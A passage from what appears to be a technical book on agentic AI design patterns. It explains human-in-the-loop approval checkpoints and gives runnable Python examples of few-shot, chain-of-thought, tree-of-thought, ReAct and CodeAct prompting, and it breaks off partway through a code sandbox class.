Importantly, modern LLM-based planning is often *approximate* rather than optimal. The goal is not to compute the best plan in a formal sense, but to produce a plausible, coherent structure that guides action effectively. This trade-off reflects a shift from correctness-by-construction to usefulness-under-uncertainty, which is characteristic of contemporary agentic systems.

Human in the Loop

Human-in-the-loop (HITL) is the pattern where an agent deliberately pauses autonomous execution to request human input, validation, or authorization before proceeding with tool use or decision making.

In agentic tool use, human-in-the-loop is not simply "asking the user a question." It is a structured control point in the agent's execution graph where autonomy is intentionally suspended. The agent externalizes its

current state—intent, assumptions, planned actions, and proposed tool calls—and waits for a human signal to continue, modify, or abort execution.

At a high level, the pattern consists of three steps:

1. **Detection of a hand-off condition** The agent decides that human involvement is required. This may be triggered by uncertainty, policy constraints, permission boundaries, or explicit rules such as "all write actions require approval."
2. **State serialization and presentation** The agent produces a structured summary of what it intends to do, often including inputs, expected effects, and risks. This summary must be concise, inspectable, and understandable by a human.
3. **Resumption with human input** The human response is fed back into the agent as structured input, allowing the agent to continue, revise its plan, or terminate.

This makes HITL fundamentally different from conversational clarification. The human is not just another information source but an authority that can override, constrain, or authorize the agent's actions.

Typical use cases Human-in-the-loop is most valuable when tool use has **irreversible or high-cost side effects**. Common examples include deploying code, modifying production data, sending external communications, or executing financial transactions. It is also essential when agents operate under **organizational or legal constraints**, where accountability must remain with a human decision maker.

Another important use case is **error recovery and ambiguity resolution**. When an agent detects conflicting signals, incomplete data, or low confidence in its own reasoning, escalating to a human is often cheaper and safer than attempting further autonomous reasoning.

Human checkpoints as part of tool workflows In practice, HITL is often implemented as a special kind of tool or workflow node that represents a human checkpoint. From the agent's perspective, this looks similar to any other tool call, except that the response is asynchronous and externally provided.

A simplified illustrative snippet:

```
# Pseudocode illustrating a human checkpoint
if action.requires_approval:
    approval = request_human_review(
        summary=action.plan_summary(),
        proposed_tool=action.tool_name,
        inputs=action.tool_inputs,
    )
    if not approval.approved:
        abort_execution(reason=approval.feedback)
```

The key idea is that the agent treats human feedback as structured data, not free-form chat. This allows the system to remain deterministic and auditable.

Human-in-the-loop vs. autonomy levels HITL should not be viewed as a binary choice between "fully manual" and "fully autonomous." Instead, agentic systems typically define **levels of autonomy**, where human involvement varies by context:

- Read-only or advisory actions may run autonomously.
- Write actions may require post-hoc review.
- Destructive or externally visible actions may require pre-approval.

Designing these boundaries explicitly is part of tool permissioning and governance, not an afterthought.

Design considerations Effective human-in-the-loop systems share several characteristics. They minimize cognitive load by presenting only the information necessary for a decision. They preserve full execution state so that approval does not require recomputation or guesswork. Finally, they make escalation explicit and intentional, avoiding hidden or implicit human dependencies that are hard to reason about.

When implemented correctly, HITL does not slow agents down unnecessarily. Instead, it creates well-defined synchronization points between human judgment and machine execution, enabling safe scaling of agentic systems.

Hands-On: Introduction

The hands-on sections that follow provide practical implementations of the patterns introduced in this chapter: zero-shot and few-shot prompting, self-reflection, chain-of-thought, tree-of-thought, ReAct, CodeAct, planning and decomposition, and verification loops. Each section includes runnable code that makes the pattern's mechanics visible, showing how prompts are structured, how conversation state flows across turns, and how the pattern improves on naive approaches.

These patterns are historical precursors to capabilities now built into modern frontier models. Chain-of-thought prompting was a breakthrough in 2022; today's models perform similar reasoning internally through extended thinking. ReAct introduced interleaved reasoning and tool calls through careful prompt engineering; modern APIs provide native tool calling that handles this automatically. Planning and decomposition, once requiring explicit multi-turn orchestration, now emerges naturally when frontier models allocate thinking time to complex problems.

Understanding these explicit patterns remains valuable for several reasons. They work with any model regardless of built-in capabilities, making them essential when cost, latency, or privacy constraints preclude frontier models. They reveal what modern systems do implicitly, demystifying the "magic" of extended thinking and native tools. And production agents often combine multiple patterns in ways that require understanding the individual building blocks. A robust system might use chain-of-thought for initial reasoning, tree-of-thought to explore alternatives, ReAct to gather external information, and verification to check the result before returning it.

The examples deliberately use simpler, non-thinking models to make the contribution of each pattern visible. Using a frontier model with built-in reasoning would obscure the effect of explicit chain-of-thought prompting; using native tool calling would hide the ReAct loop structure. Once you understand the patterns with simple models, you can decide when to rely on a frontier model's built-in capabilities and when explicit orchestration gives you more control.

Multi-turn examples use `nodes_to_message_history(nodes)` to convert agent execution nodes into conversation context for subsequent turns. This utility extracts the request/response messages from the agent run, allowing each turn to build on the previous one.

Hands-On: Zero-shot and Few-shot Prompting

This section demonstrates when few-shot prompting becomes necessary by comparing one task where zero-shot works and one where it fails.

Example 1: Zero-shot Works Well

Sentiment analysis is a standard task well-represented in training data. The model already understands positive, negative, and neutral sentiments from its pre-training.

```
system_prompt = """Analyze the sentiment of the given text.
Respond with only: 'positive', 'negative', or 'neutral'."""

agent = get_agent(system_prompt=system_prompt)
text = "This product exceeded my expectations. The quality is outstanding!"
```

```
agent_run, _ = await run_agent(agent, text)
print(agent_run.result.output)  # "positive"
```

This works because sentiment classification has clear, universal definitions. The model doesn't need examples to understand what makes text positive versus negative.

Example 2: Few-shot Is Essential

Classifying GitHub issues as bugs versus feature requests has ambiguous boundaries. Consider this issue:

```
"The search doesn't support wildcards. I can't find files with partial names."
```

Is this a bug or a feature request? It depends on your definition. If wildcard search was promised but doesn't work, it's a bug. If it was never implemented, it's a feature request.

Zero-shot Attempt

```
system_prompt = """Classify GitHub issues as either 'bug' or 'feature_request'.
Respond with only the classification."""

agent = get_agent(system_prompt=system_prompt)
issue = "The search doesn't support wildcards. I can't find files with partial names."
agent_run, _ = await run_agent(agent, issue)
```

The model must guess your classification criteria. Different runs may produce inconsistent results for ambiguous cases.

Few-shot Solution Examples establish the boundary rule: broken functionality is a bug, missing functionality is a feature request.

```
system_prompt = """Classify GitHub issues as either 'bug' or 'feature_request'.

Examples:

Issue: "The app crashes when I upload files larger than 10MB."
Classification: bug

Issue: "Add support for uploading files larger than 10MB."
Classification: feature_request

Issue: "The sort button doesn't work. Clicking it does nothing."
Classification: bug

Issue: "Add ability to sort by multiple columns simultaneously."
Classification: feature_request

Respond with only the classification.
"""

agent = get_agent(system_prompt=system_prompt)
agent_run, _ = await run_agent(agent, issue)
```

The examples clarify that "doesn't support" means missing functionality, making it a feature request. Without examples, this boundary remains ambiguous.

Key Takeaways

Zero-shot prompting works for tasks with clear, universal definitions that are well-represented in training data.

Few-shot prompting is essential when task boundaries are ambiguous and require clarification. The examples encode implicit rules that are difficult to specify through instructions alone.

Use zero-shot when possible to minimize token usage. Move to few-shot when you encounter inconsistent results on edge cases or need to enforce specific classification criteria.

Hands-On: Chain-of-Thought Reasoning

Chain-of-Thought prompting improves model accuracy on reasoning tasks by instructing the model to show its work. Instead of jumping directly to an answer, the model generates intermediate steps that decompose the problem, apply logic, and arrive at a conclusion through explicit reasoning.

This hands-on explores Chain-of-Thought using `example_chain_of_thought.ipynb`, demonstrating how explicit reasoning improves both accuracy and transparency.

The Problem: Opaque Reasoning

Language models can solve many tasks by pattern matching against their training data. However, tasks requiring multi-step reasoning often fail when the model tries to compress all reasoning into a single prediction. Consider this word problem:

```
A bakery produces 240 cupcakes per day. They sell cupcakes in boxes of 6.
If each box costs $12 and they sell all cupcakes, how much revenue do they generate per day?
```

This requires three steps: divide 240 by 6 to get the number of boxes, multiply by $12 to get revenue, verify the logic. If the model attempts to jump directly to the answer, it may skip a step or miscalculate.

The Solution: Explicit Reasoning

Chain-of-Thought prompting instructs the model to generate intermediate reasoning steps before producing the final answer. This externalizes the reasoning process, making it visible and debuggable.

```
system_prompt = """Solve the problem step by step. Show your reasoning for each step before providing th

Format:
Step 1: [description]
Step 2: [description]
...
Final Answer: [answer]"""
```

By requiring explicit steps, we force the model to allocate generation capacity to reasoning rather than compressing everything into an opaque prediction.

Example 1: Direct Answer vs Chain-of-Thought

Let's examine the difference between direct answering and Chain-of-Thought.

Direct Answer

```
from agentic_patterns.core.agents import get_agent, run_agent

system_prompt = """Answer the question directly. Provide only the final answer."""

agent_direct = get_agent(system_prompt=system_prompt)
```

```
problem = """A bakery produces 240 cupcakes per day. They sell cupcakes in boxes of 6.
If each box costs $12 and they sell all cupcakes, how much revenue do they generate per day?"""

agent_run, _ = await run_agent(agent_direct, problem)

print(agent_run.result.output)
# Output might be: "$480" (correct by luck, or incorrect due to calculation error)
```

The model produces an answer, but we cannot see how it arrived at that answer. If the answer is wrong, we cannot identify where the reasoning failed. Even if correct, we don't know if the model truly understood the problem or got lucky.

Chain-of-Thought Answer

```
system_prompt = """Solve the problem step by step. Show your reasoning for each step before providing th

Format:
Step 1: [description]
Step 2: [description]
...
Final Answer: [answer]"""

agent_cot = get_agent(system_prompt=system_prompt)

agent_run, _ = await run_agent(agent_cot, problem)

print(agent_run.result.output)
# Output:
# Step 1: Calculate the number of boxes. 240 cupcakes ÷ 6 cupcakes per box = 40 boxes
# Step 2: Calculate revenue. 40 boxes × $12 per box = $480
# Final Answer: $480
```

Now we can see the reasoning. The model explicitly calculated the number of boxes before calculating revenue. If the answer were wrong, we could identify which step failed. This transparency is valuable for debugging and verification.

Example 2: Zero-Shot Chain-of-Thought

The simplest form of Chain-of-Thought is "zero-shot CoT," introduced by Kojima et al. in 2022. You don't need to specify a format or provide examples. Just add the phrase "Think step by step" to your prompt:

```
system_prompt = """Answer the question. Think step by step."""

agent_zero_cot = get_agent(system_prompt=system_prompt)

agent_run, _ = await run_agent(agent_zero_cot, problem)

print(agent_run.result.output)
```

This remarkably simple technique often produces comparable results to structured CoT prompting. The phrase "Think step by step" (or variations like "Let's solve this step by step") triggers the model to generate intermediate reasoning without requiring explicit format instructions.

Zero-shot CoT works because large language models have been trained on vast amounts of text containing step-by-step explanations. The phrase "Think step by step" activates this pattern in the model's learned representations, causing it to generate similar step-by-step structures.

Example 3: Logical Reasoning

Chain-of-Thought is not limited to arithmetic. It improves performance on any task requiring sequential reasoning or constraint satisfaction. Consider this logic puzzle:

```
system_prompt = """Solve the problem step by step. Show your reasoning clearly."""

agent = get_agent(system_prompt=system_prompt)

problem = """Three friends (Alice, Bob, Carol) are sitting in a row at a movie theater.
- Alice is not sitting at either end.
- Bob is sitting to the left of Carol.
What is the seating order from left to right?"""

agent_run, _ = await run_agent(agent, problem)

print(agent_run.result.output)
# Output:
# Step 1: Alice is not at either end, so Alice must be in the middle.
# Step 2: Bob is to the left of Carol.
# Step 3: Since Alice is in the middle, Bob and Carol occupy the ends.
# Step 4: Bob is to the left of Carol, so Bob is on the left end.
# Final Answer: Bob, Alice, Carol
```

The model tracks constraints across multiple steps. Without CoT, it might violate a constraint or produce an inconsistent answer. With CoT, each constraint is explicitly checked, reducing errors.

Key Takeaways

Chain-of-Thought improves reasoning by externalizing intermediate steps. Instead of opaque predictions, the model generates transparent reasoning traces that can be inspected, debugged, and verified.

The simplest implementation is zero-shot CoT: just add "Think step by step" to your prompt. For more control, specify a structured format or provide few-shot examples of step-by-step reasoning.

CoT is most valuable for multi-step reasoning tasks (arithmetic, logic, planning, constraint satisfaction) and less valuable for tasks that can be solved by pattern matching alone. It increases token usage and latency but improves accuracy and transparency.

Hands-On: Tree of Thought Reasoning

Tree of Thought extends Chain-of-Thought reasoning by exploring multiple reasoning paths simultaneously. Instead of following a single linear chain of reasoning, the model generates multiple candidate solutions, evaluates them, and selectively expands the most promising ones. This deliberate exploration prevents premature commitment to suboptimal solutions.

This hands-on explores Tree of Thought using `example_tree_of_thought.ipynb`, demonstrating how structured exploration of alternatives leads to better design decisions.

The Problem: Linear Reasoning Commits Too Early

When solving complex problems with Chain-of-Thought, the model follows a single reasoning path from start to finish. If the initial direction is suboptimal, the model may reach a solution that works but misses better alternatives. Consider this systems design problem:

```
Design a file deduplication system for a cloud storage service.
Handle millions of files, detect duplicates to save storage costs,
process uploads quickly, minimize false positives, handle files from 1KB to 5GB.
```

With linear reasoning, the model might immediately commit to the first approach that comes to mind (e.g., "use SHA-256 hashing") without considering alternatives. If this approach has a deal-breaker limitation (e.g., poor performance on large files), we discover it too late.

The Solution: Structured Exploration

Tree of Thought structures reasoning as a search problem. The model generates multiple candidate solutions, evaluates each on relevant criteria, prunes weak candidates, and expands strong ones with additional detail. This exploration happens before committing to a final design.

The pattern follows four phases: generation, evaluation, expansion, and selection. Each phase builds on the previous one, progressively refining the solution space.

Example: File Deduplication System Design

The notebook demonstrates Tree of Thought applied to a realistic systems design problem. Let's walk through each phase.

Phase 1: Generate Multiple Approaches Instead of asking for "the best" deduplication approach, we explicitly request multiple alternatives:

```
from agentic_patterns.core.agents import get_agent, run_agent

problem = """Design a file deduplication system for a cloud storage service.
Requirements: [...]
Propose different deduplication approaches."""

prompt_generate = f"""{problem}

Generate exactly 3 different deduplication approaches. For each approach, provide:
- A name (Approach A, B, C)
- The core algorithm/technique used
- Brief description (2-3 sentences) of how it works"""

agent = get_agent()
agent_run_1, nodes_1 = await run_agent(agent, prompt_generate)
```

This prompt produces three distinct approaches, likely covering different algorithmic strategies. For example, the model might generate:

- Approach A: Whole-file hashing (SHA-256) - compute hash of entire file, store in database, compare on upload
- Approach B: Content-defined chunking (Rabin fingerprinting) - split files into variable-sized chunks, deduplicate at chunk level
- Approach C: Perceptual hashing - extract content fingerprint, detect near-duplicates using similarity threshold

Each approach represents a different point in the design space. By generating multiple options upfront, we avoid anchoring to the first idea.

Phase 2: Evaluate Each Approach With three candidates, we evaluate them against system requirements:

```
from agentic_patterns.core.agents.utils import nodes_to_message_history

message_history = nodes_to_message_history(nodes_1)
```

```
prompt_evaluate = """Evaluate each of the 3 approaches you generated.

For each approach, rate it on these criteria (1-5 scale, 5 is best):
1. Accuracy (avoiding false positives/negatives)
2. Performance (speed of duplicate detection)
3. Storage overhead (metadata storage requirements)
4. Scalability (handles millions of files)

Provide a total score and brief justification for each rating.
Then rank the approaches from best to worst."""

agent_run_2, nodes_2 = await run_agent(agent, prompt_evaluate, message_history=message_history)
```

The evaluation criteria are specific and measurable. This forces the model to reason about trade-offs rather than picking arbitrarily. The model might score:

- Approach A: Accuracy 5/5, Performance 4/5, Storage 5/5, Scalability 4/5 → Total 18/20
- Approach B: Accuracy 5/5, Performance 3/5, Storage 3/5, Scalability 5/5 → Total 16/20
- Approach C: Accuracy 3/5, Performance 4/5, Storage 4/5, Scalability 4/5 → Total 15/20

Note how `message_history` carries forward the conversation context. Each agent turn builds on previous turns, maintaining the tree structure.

Phase 3: Expand the Top Approaches Based on evaluation scores, we prune the lowest-ranked approach and expand the top two:

```
message_history = nodes_to_message_history(nodes_2)

prompt_expand = """Take the TOP 2 approaches from your ranking.
For each of these two approaches, provide a detailed implementation design:

For each approach, specify:
1. Data structures needed (what gets stored, indexed)
2. Upload flow (step-by-step what happens when a file is uploaded)
3. Query flow (how to check if a file is a duplicate)
4. Storage requirements (rough estimate for 1 million files)"""

agent_run_3, nodes_3 = await run_agent(agent, prompt_expand, message_history=message_history)
```

Pruning is a key Tree of Thought concept. We don't waste computation expanding all branches. Instead, we allocate detail where it matters: the most promising candidates.

The expansion prompts for concrete implementation details. This reveals hidden complexity and edge cases. For example, whole-file hashing might seem simple until you consider how to handle 5GB files without loading them entirely into memory. Content-defined chunking might seem elegant until you calculate the storage overhead for chunk metadata.

These details matter for final selection but would be expensive to generate for all three initial approaches. By evaluating first and expanding later, we explore efficiently.

Phase 4: Final Selection With detailed implementations for the top two approaches, we can make an informed decision:

```
message_history = nodes_to_message_history(nodes_3)

prompt_final = """Now that you have detailed implementations for the top 2 approaches:

1. Identify edge cases or failure modes for each approach
```

```
2. Consider operational complexity (monitoring, debugging, maintenance)
3. Think about how each handles the file size range (1KB to 5GB)
4. Choose the final winner
5. Explain why this approach is superior given the implementation details"""

agent_run_4, nodes_4 = await run_agent(agent, prompt_final, message_history=message_history)
```

The final evaluation goes deeper than the initial scoring. It considers edge cases, operational concerns, and how the system behaves across the required file size range. This level of analysis only makes sense after seeing the implementation details.

The model might conclude that whole-file hashing (Approach A) wins because it's simpler to implement and operate, has perfect accuracy, and acceptable performance with streaming hashing for large files. Content-defined chunking (Approach B) offers better deduplication for similar files but adds significant complexity that doesn't justify the storage savings for this use case.

The Tree Structure

The execution forms a tree:

```
Problem Statement
+-- Approach A (whole-file hash)
|   +-- Evaluation: 18/20
|   +-- Detailed Implementation
|       +-- Final Analysis
+-- Approach B (chunking)
|   +-- Evaluation: 16/20
|   +-- Detailed Implementation
|       +-- Final Analysis
+-- Approach C (perceptual)
    +-- Evaluation: 15/20 [pruned]
```

Approach C was pruned after evaluation. Approaches A and B were expanded. Final analysis compared the expanded approaches to select a winner.

This tree structure is managed explicitly through prompt engineering. Unlike Chain-of-Thought, where reasoning is implicit, Tree of Thought requires explicit instructions to generate branches, evaluate them, and decide which to expand.

When Tree of Thought Helps

Tree of Thought is most valuable for problems where:

Multiple valid solutions exist: Design problems, algorithmic choices, architectural decisions. If there's only one correct answer, exploration adds no value.

Early commitment is risky: Problems where the first approach that comes to mind may have hidden flaws. Tree of Thought prevents "sunk cost fallacy" in reasoning.

Trade-offs matter: When solutions have competing strengths (accuracy vs speed, simplicity vs flexibility). Explicit evaluation surfaces these trade-offs.

Solution quality justifies cost: Tree of Thought uses multiple agent turns. If the problem is trivial or stakes are low, this overhead isn't justified.

Evaluation is possible: You need criteria to score approaches. If you can't define what "good" means, evaluation becomes subjective and unreliable.

Tree of Thought is less valuable for problems with obvious solutions, tasks requiring retrieval rather than reasoning, or situations where any working solution is acceptable.

Implementation Patterns

When implementing Tree of Thought in production systems, consider these patterns:

Define explicit evaluation criteria: Don't ask "which is better?" Ask "rate on accuracy (1-5), performance (1-5), complexity (1-5)." Concrete criteria produce consistent evaluations.

Control branching width and depth: Generating 3 branches with 2 levels of depth (like our example) is manageable. Generating 10 branches with 5 levels becomes expensive quickly. Choose branching parameters based on problem complexity and budget.

Use message history to maintain context: Each turn builds on previous turns. The `nodes_to_message_history` function converts agent execution nodes into conversation context, allowing the model to reference earlier branches when evaluating or expanding.

```
message_history = nodes_to_message_history(previous_nodes)
next_run, next_nodes = await run_agent(agent, next_prompt, message_history=message_history)
```

Prune strategically: Pruning saves computation but may discard good ideas. In our example, we kept the top 2 of 3 approaches (67% retention). For critical decisions, consider keeping more branches or using multiple pruning stages.

Progressive detail: Generate high-level ideas first, evaluate, then add detail only to promising branches. This is more efficient than generating detailed proposals for every branch upfront.

Structured prompts: Each phase (generate, evaluate, expand, select) uses a carefully structured prompt that tells the model exactly what to produce. Loose prompts lead to inconsistent outputs that break downstream phases.

Comparison to Chain-of-Thought

Chain-of-Thought and Tree of Thought serve different purposes:

Chain-of-Thought generates a single reasoning trace from problem to solution. It's linear, transparent, and suitable for problems with clear reasoning paths (arithmetic, logic, constraint satisfaction).

Tree of Thought generates multiple reasoning traces, evaluates them, and selectively expands promising ones. It's branching, comparative, and suitable for problems with multiple solution approaches.

Chain-of-Thought asks: "Show your work step by step." Tree of Thought asks: "Consider multiple approaches, evaluate each, and choose the best."

Chain-of-Thought is cheaper (one agent turn) and simpler to implement. Tree of Thought is more expensive (multiple turns) but explores the solution space more thoroughly.

For problems where the solution path is known, use Chain-of-Thought. For problems where choosing the right approach is critical, use Tree of Thought.

Trade-offs and Limitations

Tree of Thought introduces several trade-offs:

High token usage: Multiple branches mean multiple agent turns. Our example used 4 turns with 3 approaches evaluated. This is 3-4x more expensive than linear reasoning.

Increased latency: Sequential agent turns cannot be parallelized easily (each depends on previous context). The example takes 4x as long as a single Chain-of-Thought turn.

Evaluation quality matters: If evaluation criteria are poorly chosen, the model may prune good approaches and expand weak ones. Garbage in, garbage out applies to Tree of Thought evaluation.

Not a guarantee of optimality: Tree of Thought explores more of the solution space than linear reasoning, but doesn't exhaustively search it. The best solution might lie in a pruned branch or an approach never generated.

Prompt engineering complexity: Implementing Tree of Thought requires carefully structured prompts for each phase. Small mistakes in prompt wording can cause phases to produce incompatible outputs.

Overkill for simple problems: If the solution is obvious or the problem is trivial, Tree of Thought wastes computation. Use it when solution quality justifies the cost.

Despite these limitations, Tree of Thought is valuable for high-stakes design decisions, architectural choices, and problems where early commitment to a suboptimal approach is costly.

How It Connects to Other Patterns

Tree of Thought builds on and combines with other patterns:

Chain-of-Thought: Tree of Thought is "multiple Chain-of-Thought paths in parallel." Each branch follows Chain-of-Thought-style reasoning, but we explore multiple chains simultaneously.

Self-Reflection: Evaluation is a form of self-reflection. The model critiques its own proposals based on explicit criteria. Tree of Thought formalizes this reflection into structured comparison.

Verification: Detailed expansion allows verification of claims made during initial generation. If an approach claims "fast performance," the detailed implementation can verify this with concrete data structures and algorithms.

Planning and Decomposition: The progressive detail pattern (generate high-level, evaluate, expand detail) is a form of hierarchical planning. We decompose the problem into "choose approach" then "design implementation."

Best-of-N Sampling: Tree of Thought can be viewed as structured best-of-N. Instead of generating N complete solutions and picking the best, we generate N partial solutions, evaluate early, and invest detail only in promising candidates.

Advanced patterns build on Tree of Thought by adding search algorithms (breadth-first, depth-first, Monte Carlo Tree Search), value functions (learned evaluation instead of prompted evaluation), or external verifiers (unit tests, formal verification).

Key Takeaways

Tree of Thought structures reasoning as deliberate exploration of multiple solution paths. Instead of committing to the first approach, it generates alternatives, evaluates them, and selectively expands the most promising ones.

The pattern requires four phases: generation (create multiple approaches), evaluation (score each on criteria), expansion (develop detail for top candidates), and selection (choose the best based on detailed analysis).

Tree of Thought is most valuable for design problems with multiple valid solutions, where early commitment is risky and trade-offs matter. It's less valuable for problems with obvious solutions or when computation cost outweighs solution quality.

Implementation requires careful prompt engineering for each phase, management of message history to maintain tree structure, and strategic pruning to balance exploration breadth with computation cost.

Tree of Thought uses significantly more tokens and time than linear reasoning but produces better solutions for complex problems by preventing premature commitment to suboptimal approaches. Use it when solution quality justifies the cost.

Hands-On: ReAct (Reasoning + Acting)

ReAct is a prompting pattern where the model explicitly interleaves reasoning steps with actions. The model writes structured text containing "Thought" and "Action" labels, the system parses and executes the action, and the resulting observation is appended back to the context. This loop continues until the model produces a final answer.

This hands-on explores ReAct using `example_react.ipynb`, demonstrating how the pattern enables models to interact with external systems while maintaining explicit reasoning traces.

The Problem: Closed-Book Reasoning

Chain-of-Thought prompting improves reasoning by making intermediate steps explicit, but it operates in a "closed-book" mode. The model must generate all facts from memory, which leads to hallucination when the task requires information the model doesn't have or cannot reliably recall. Consider asking a model about the status of a specific order in your database. No amount of reasoning will help if the model cannot access the actual data.

ReAct solves this by allowing the model to take actions that retrieve information from external systems. Instead of inventing facts, the model can look them up.

The ReAct Format

The original ReAct paper (Yao et al., 2022) introduced a simple text-based format for interleaving reasoning with actions:

```
Question: [the user's question]
Thought: [model's reasoning about what to do next]
Action: [structured action like Search[topic] or Lookup[id]]
Observation: [result from executing the action]
Thought: [reasoning about the observation]
Action: [next action or Finish[answer]]
```

This format has three key properties. First, the model explicitly states its reasoning before each action, making the decision process transparent. Second, actions use a structured format that the system can parse and execute. Third, observations from the environment are fed back into the context, allowing the model to incorporate real information into its reasoning.

The Environment

In ReAct, the "environment" is the set of actions available to the model. In the original paper, this was a Wikipedia search API. In our example, we simulate an order tracking system:

```
ORDERS = {
    "ORD-7842": {"customer": "alice", "status": "shipped", "carrier": "FedEx", ...},
    "ORD-7843": {"customer": "bob", "status": "processing", ...},
    "ORD-7844": {"customer": "alice", "status": "delivered", ...},
}

CUSTOMERS = {
    "alice": {"orders": ["ORD-7842", "ORD-7844"], ...},
    "bob": {"orders": ["ORD-7843"], ...},
}
```

This data is completely arbitrary. The model cannot know order statuses, tracking numbers, or customer associations from its training data. It must use actions to retrieve this information.

The `execute_action` function parses action text and returns observations:

```
def execute_action(action_text: str) -> str:
    if action_text.startswith("LookupOrder[") and action_text.endswith("]"):
        order_id = action_text[12:-1].strip().upper()
        if order_id in ORDERS:
            o = ORDERS[order_id]
            return f"Order {order_id}: Status={o['status']}, Items={o['items']}"
        return f"Order '{order_id}' not found."
    # ... similar for LookupCustomer and Finish
```

This is the bridge between the model's text output and the external system. The model writes `Action: LookupOrder[ORD-7843]`, and the system returns `Order ORD-7843: Status=processing, Items=['Mechanical Keyboard']`.

The ReAct Prompt

The prompt teaches the model the expected format through instruction and a few-shot example:

```
REACT_PROMPT = """You are a customer service assistant. Answer questions by interleaving Thought, Actio

Available actions:
- LookupCustomer[name]: Get customer info including their order IDs
- LookupOrder[order_id]: Get order details including status and tracking
- Finish[answer]: Return the final answer

Always follow this format:
Thought: reasoning about what to do
Action: one of the available actions

Example:
Question: What is the status of order ORD-1234?
Thought: I need to look up order ORD-1234 to find its status.
Action: LookupOrder[ORD-1234]
Observation: Order ORD-1234: Status=shipped, Items=['Book'], Carrier=USPS, Tracking=9400111899
Thought: The order has been shipped via USPS. I can now answer.
Action: Finish[Order ORD-1234 has been shipped via USPS. Tracking number: 9400111899]

Now answer the following question. Generate ONLY the next Thought and Action (stop after Action, do not
"""
```

The prompt explicitly tells the model not to generate observations itself. This is important because observations must come from the actual system, not from the model's imagination.

The ReAct Loop

The core of ReAct is a loop that alternates between model generation and action execution:

```
async def react_loop(question: str, max_steps: int = 5) -> str:
    agent = get_agent(system_prompt=REACT_PROMPT)
    trajectory = f"Question: {question}\n"

    for step in range(max_steps):
        # Get next Thought + Action from the model
        agent_run, _ = await run_agent(agent, trajectory)
        response = agent_run.result.output.strip()
        trajectory += response + "\n"

        # Parse the action
```

```
        action_match = re.search(r"Action:\s*(.+?)(?:\n|$)", response)
        action = action_match.group(1).strip()

        # Check for termination
        if action.startswith("Finish["):
            return action[7:-1]

        # Execute action and append observation
        observation = execute_action(action)
        trajectory += f"Observation: {observation}\n"

    return "Max steps reached without final answer."
```

The trajectory accumulates the entire interaction history. Each iteration, we send the full trajectory to the model, which generates the next thought and action based on everything that came before. This allows the model to reason about all previous observations when deciding what to do next.

Example 1: Single Lookup

A simple question requiring one action:

```
Question: What is the status of order ORD-7843?

--- Step 1 ---
Thought: I need to look up order ORD-7843 to find its status.
Action: LookupOrder[ORD-7843]
Observation: Order ORD-7843: Status=processing, Items=['Mechanical Keyboard']

--- Step 2 ---
Thought: The order is currently being processed. I can now answer.
Action: Finish[Order ORD-7843 is currently processing. It contains a Mechanical Keyboard.]

=== Final Answer: Order ORD-7843 is currently processing. It contains a Mechanical Keyboard. ===
```

The model correctly identifies that it needs to look up the order, retrieves the information, and formulates an answer based on the actual data.

Example 2: Multi-Step Reasoning

A more complex question requiring multiple lookups:

```
Question: Has Alice received all her orders? If not, which ones are still pending?

--- Step 1 ---
Thought: I need to find Alice's orders first, then check the status of each one.
Action: LookupCustomer[Alice]
Observation: Customer alice: Orders=['ORD-7842', 'ORD-7844'], Email=alice@example.com

--- Step 2 ---
Thought: Alice has two orders. I need to check the status of each to see if they've been delivered.
Action: LookupOrder[ORD-7842]
Observation: Order ORD-7842: Status=shipped, Items=['Wireless Mouse', 'USB Hub'], Carrier=FedEx, Tracki

--- Step 3 ---
Thought: ORD-7842 is shipped but not delivered. I need to check ORD-7844.
Action: LookupOrder[ORD-7844]
Observation: Order ORD-7844: Status=delivered, Items=['Monitor Stand'], Carrier=UPS, Tracking=1Z999AA10
```

```
--- Step 4 ---
Thought: ORD-7844 has been delivered, but ORD-7842 is still in transit. I can now answer.
Action: Finish[No, Alice has not received all her orders. ORD-7844 (Monitor Stand) was delivered, but O

=== Final Answer: No, Alice has not received all her orders. ... ===
```

The model chains multiple lookups together, accumulating information across steps. It first retrieves Alice's order IDs, then checks each order's status, and finally synthesizes a complete answer. Without ReAct, the model would have to guess at order statuses, likely producing a hallucinated response.

ReAct as a Precursor to Tool Calling

Modern LLM APIs provide built-in tool calling mechanisms where the model outputs structured JSON instead of text like `Action: LookupOrder[ORD-7843]`. These APIs handle parsing, validation, and execution automatically. However, understanding ReAct is valuable because it reveals the underlying pattern that tool calling implements.

The key insight is the separation of concerns: the model proposes actions based on reasoning, the system executes those actions and returns results, and the model incorporates results into its next reasoning step. This loop structure appears in all agentic systems, whether implemented through text parsing or native tool calling APIs.

When ReAct Helps

ReAct is most valuable when tasks require external information that the model cannot reliably produce from memory. This includes database lookups, API calls, file system operations, and any interaction with systems that have state the model doesn't know. The explicit reasoning traces also provide transparency into the model's decision-making process, making it easier to debug failures and understand why the model took particular actions.

ReAct is less valuable for tasks where all necessary information exists in the prompt or the model's training data. If the model already knows the answer, adding a lookup step just increases latency without improving accuracy.

Key Takeaways

ReAct interleaves reasoning with actions in a structured text format. The model writes explicit thoughts and actions, the system parses and executes actions, and observations are appended to the context for the next iteration.

The pattern enables models to access external information instead of hallucinating. By forcing the model to retrieve data through actions, we ground its reasoning in actual facts rather than invented ones.

ReAct is a precursor to modern tool calling APIs. Understanding the pattern helps clarify what tool calling does under the hood: propose actions, execute them, observe results, and reason about next steps.

The explicit reasoning traces provide transparency. We can see exactly what the model was thinking at each step, making it easier to debug problems and verify that the model is reasoning correctly.

Hands-On: CodeAct

CodeAct is a pattern where an agent reasons primarily by writing and executing code, using program execution itself as the main feedback loop. Instead of text-based actions like ReAct's `LookupOrder[id]`, the agent generates actual Python code that runs in a sandboxed environment. Execution results, including errors, become first-class feedback that guides the next iteration.

This hands-on explores CodeAct using `example_codeact.ipynb`, demonstrating how executable code becomes the agent's primary mode of thought.

Why Code as the Action Modality?

ReAct and similar patterns use structured text commands that a parser converts into function calls. This works well for predefined actions, but becomes limiting when tasks require flexibility. Consider asking an agent to analyze a dataset: you would need to predefine every possible analysis operation as a discrete action.

CodeAct sidesteps this limitation by letting the agent write arbitrary code. The agent can express any computation directly, observe the results, and adapt. This is particularly powerful for tasks involving data manipulation, numerical computation, or any domain where the solution space is too large to enumerate as discrete actions.

The Execution Sandbox

The sandbox provides a controlled environment where the agent's code runs. Two properties are essential: isolation (the code cannot affect the host system) and persistence (variables survive across executions so the agent can build state incrementally).

```
class CodeSandbox:
    def __init__(self):
        self.namespace = {"__builtins__": __builtins__}

    def execute(self, code: str, timeout: float = 5.0) -> str:
        stdout_capture = io.StringIO()
        try:
            with redirect_stdout(stdout_capture):
                exec(code, self.namespace)
